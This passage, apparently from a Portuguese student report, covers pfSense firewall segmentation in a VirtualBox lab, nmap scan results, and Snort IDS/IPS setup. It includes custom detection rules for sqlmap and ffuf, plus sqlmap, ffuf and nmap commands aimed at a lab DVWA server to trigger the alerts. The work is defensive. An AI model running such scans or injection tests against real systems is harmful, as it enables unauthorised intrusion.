


Figura 48 - Automação das atualizações com o crontab

# Demonstração de funcionamento

Verifica-se que o acesso ao *pfSense* através de um *IP* externo acontece através da porta 7500 definida na interface *NAT* do *VirtualBox*. A interface *WAN* tem acesso à internet.




Figura 49 - Interface do pfSense

Na máquina com *Kali Linux* instalado, existe o acesso aos serviços *Web* e ao protocolo *ICMP*. Apesar de se conseguir detetar portas de outros serviços abertas, o acesso nunca acontece.




Figura 50 - Acessos ao servidor a partir do Kali Linux

Já na máquina *Windows*, o acesso aos serviços *Web* também acontece, porém, existe comunicação *SSH* com o servidor, bem como ligação à internet.




Figura 51 - Acessos ao servidor a partir do Windows

No servidor com *Ubuntu*, a ligação à internet e a outras redes é inexistente (exceto no horário especificado anteriormente).





Figura 52 - Acesso do servidor à internet

## Listagem de serviços no ambiente

Analisaram-se as diferentes redes a partir do *Kali* e do *Windows*. As máquinas tiveram diferentes resultados para o mesmo comando.

O *Kali* (“*Other Client*”) encontra máquinas presentes na sua rede e o servidor *Ubuntu*. O *Windows* (“*Client*”) encontra também máquinas na sua rede, mas para detetar o servidor é necessário usar o argumento **-Pn** no *NMAP*, pois como a *firewall* não permite o *ICMP* para o *Ubuntu* a partir desta rede, a ferramenta pensa que ele está *offline*.



```
[kali@kali:~]$ nmap 10.20.10.* 10.20.20.* 10.20.30.* 10.20.50.*
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-02 09:00 EST
Nmap scan report for 10.20.10.0
Host is up (0.0010s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5257/tcp  open  wsdapi
MAC Address: 0A:00:27:00:00:43 (Unknown)

Nmap scan report for pfSense.firewall.tphe (10.20.10.1)
Host is up (0.0011s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
MAC Address: 08:00:27:00:0C:46E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.20.10.2
Host is up (0.00000000s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for ubuntu.tphe (10.20.30.2)
Host is up (0.0046s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
8081/tcp   open  blackice-icecap
8082/tcp   open  blackice-alerts
8083/tcp   open  us-srv

Nmap done: 1024 IP addresses (4 hosts up) scanned in 33.84 seconds

[kali@kali:~]$

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Users\David> nmap 10.20.10.* 10.20.20.* 10.20.30.* 10.20.50.*
Starting Nmap 7.98 ( https://nmap.org ) at 2025-11-02 14:00 +0000
Nmap scan report for 10.20.20.0
Host is up (0.012s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5257/tcp  open  wsdapi
MAC Address: 0A:00:27:00:00:48 (Unknown)

Nmap scan report for 10.20.20.1
Host is up (0.0009s latency).
All 1000 scanned ports on 10.20.20.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:00 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.20.20.2
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 1024 IP addresses (3 hosts up) scanned in 659.25 seconds

PS C:\Users\David> nmap -Pn ubuntu.tphe
Starting Nmap 7.98 ( https://nmap.org ) at 2025-11-02 14:12 +0000
Nmap scan report for ubuntu.tphe (10.20.30.2)
Host is up (0.0079s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
8081/tcp   open  blackice-icecap
8082/tcp   open  blackice-alerts
8083/tcp   open  us-srv

Nmap done: 1 IP address (1 host up) scanned in 5.97 seconds
PS C:\Users\David>
```

Figura 53 - Listagem dos serviços Web em diferentes máquinas

Isto é resultado da implementação de uma *firewall*, onde as regras estão bem definidas e cada rede ou máquina tem apenas os acessos necessários. Ao contrário do cenário implementado na Parte 1 do trabalho, todas as máquinas estavam visíveis e dentro da mesma rede, revelando assim, uma melhoria significativa nesta segunda parte.

# Implementação do Snort

O *Snort* é uma ferramenta *IDS/IPS* [16] de código aberto que pode ser facilmente integrada com o pfSense de modo a detetar e bloquear intrusões na rede. Para o instalar, recorreu-se ao gestor de pacotes do *pfSense*.




Figura 54 - Implementação do Snort no pfSense

Agora o *Snort* é um serviço do *pfSense*, e podem-se ativar regras que detetam vários tipos de *malware* já pré-definido pela comunidade. Neste caso, ativaram-se as *GPLv2 Community Rules* e as *Emerging Threats (ET) Rules*. Feito este passo, é necessário atualizar o *rule set* do *Snort* para ele importar as novas regras.




Figura 55 - Configuração das regras no Snort

Seguidamente, configurou-se a interface onde o *Snort* vai estar à escuta, neste caso a “UBUNTU”(le3).




Figura 56 - Interface de funcionamento do Snort

## Fase 1

Dentro da interface definiram-se duas *custom rules* para mandar um alerta quando se detetar uma inspeção de *sqlmap* [17] ou *Fuzz* [18] na rede:

- ```
alert tcp any any -> $HOME_NET any (msg:"Detetado sqlmap";  
content:"User-Agent|3a| sqlmap"; http_header; classtype:web-  
application-attack; sid:1000001; rev:1;)
```
- ```
alert tcp any any -> $HOME_NET any (msg:"Detetado Fuzzing Tool  
(ffuf)"; content:"User-Agent|3a| Fuzz Faster U Fool"; http_header;  
nocase; classtype:web-application-attack; sid:1000002; rev:1;)
```




Figura 57 - Adição de regras manuais ao Snort

Iniciaram-se alguns comandos no *Kali* para testar os alertas do *Snort*:

- `nmap -sV ubuntu.tphe`
- `sqlmap -u "http://ubuntu.tphe:8081/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#&--cookie=..."`
- `ffuf -w /usr/share/wordlists/dirb/common.txt -u http://ubuntu.tphe:8081/FUZZ`

O *Snort* logo emitiu alertas após a execução dos comandos.

Alert Log View Settings

Interface to Inspect

UBUNTU (le3)

Choose interface..

☒ Auto-refresh view

100

Alert lines to display.

Salvar

Alert Log Actions

Download

Limpar

Alert Log View Filter

Most Recent 100 Entries from Active Log

| Data                | Ação | Pri | Proto | Class                  | IP de Origem   | SPort | IP de Destino  | DPort | GID:SID       | Descrição                                 |
|---------------------|------|-----|-------|------------------------|----------------|-------|----------------|-------|---------------|-------------------------------------------|
| 2025-11-02 18:39:23 |      | 1   | TCP   | Web Application Attack | 10.20.10.2<br> | 41750 | 10.20.30.2<br> | 8081  | 1:1000001<br> | Detetado sqlmap                           |
| 2025-11-02 18:39:11 |      | 1   | TCP   | Web Application Attack | 10.20.10.2<br> | 57344 | 10.20.30.2<br> | 8081  | 1:2024364<br> | ET SCAN Possible Nmap User-Agent Observed |
| 2025-11-02 18:39:11 |      | 1   | TCP   | Web Application Attack | 10.20.10.2<br> | 57330 | 10.20.30.2<br> | 8081  | 1:2024364<br> | ET SCAN Possible Nmap User-Agent Observed |
| 2025-11-02 18:39:10 |      | 1   | TCP   | Web Application Attack | 10.20.10.2<br> | 57314 | 10.20.30.2<br> | 8081  | 1:2024364<br> | ET SCAN Possible Nmap User-Agent Observed |
| 2025-11-02 18:39:10 |      | 1   | TCP   | Web Application Attack | 10.20.10.2<br> | 57300 | 10.20.30.2<br> | 8081  | 1:2024364<br> | ET SCAN Possible Nmap User-Agent Observed |
| 2025-11-02 18:38:39 |      | 1   | TCP   | Web Application Attack | 10.20.10.2<br> | 42934 | 10.20.30.2<br> | 8081  | 1:1000002<br> | Detetado Fuzzing Tool (ffuf)              |
| 2025-11-02 18:38:39 |      | 1   | TCP   | Web Application Attack | 10.20.10.2<br> | 43030 | 10.20.30.2<br> | 8081  | 1:1000002<br> | Detetado Fuzzing Tool (ffuf)              |

Figura 58 - Registo de alertas do Snort

## Fase 2

Nesta segunda fase as regras foram alteradas de forma a bloquear os mesmos pacotes. Agora, o *Snort* passou de *IDS* a *IPS* e além de detetar, tem de bloquear os *IPs* de onde vêm os pedidos. Para isso, ativou-se a opção *Block Offenders* em *Inline Mode* para as regras instaladas bloquearem as intrusões. Para as *custom rules* é necessário alterar o argumento “alert” para “drop”.




Figura 59 - Configuração do modo IPS




Figura 60 - Alteração das regras manuais no Snort

As interfaces do *VirtualBox* por defeito não são compatíveis com o *Inline Mode*, para tornar o sistema capaz de bloquear certos pacotes, é necessário alterar as interfaces para “Rede paravirtualizada”.




Figura 61 - Erro de incompatibilidade com as placas de rede virtuais

As interfaces tiveram de ser reatribuídas dentro *pfSense*. O nome delas passou a ser “vtnet” em cada uma.

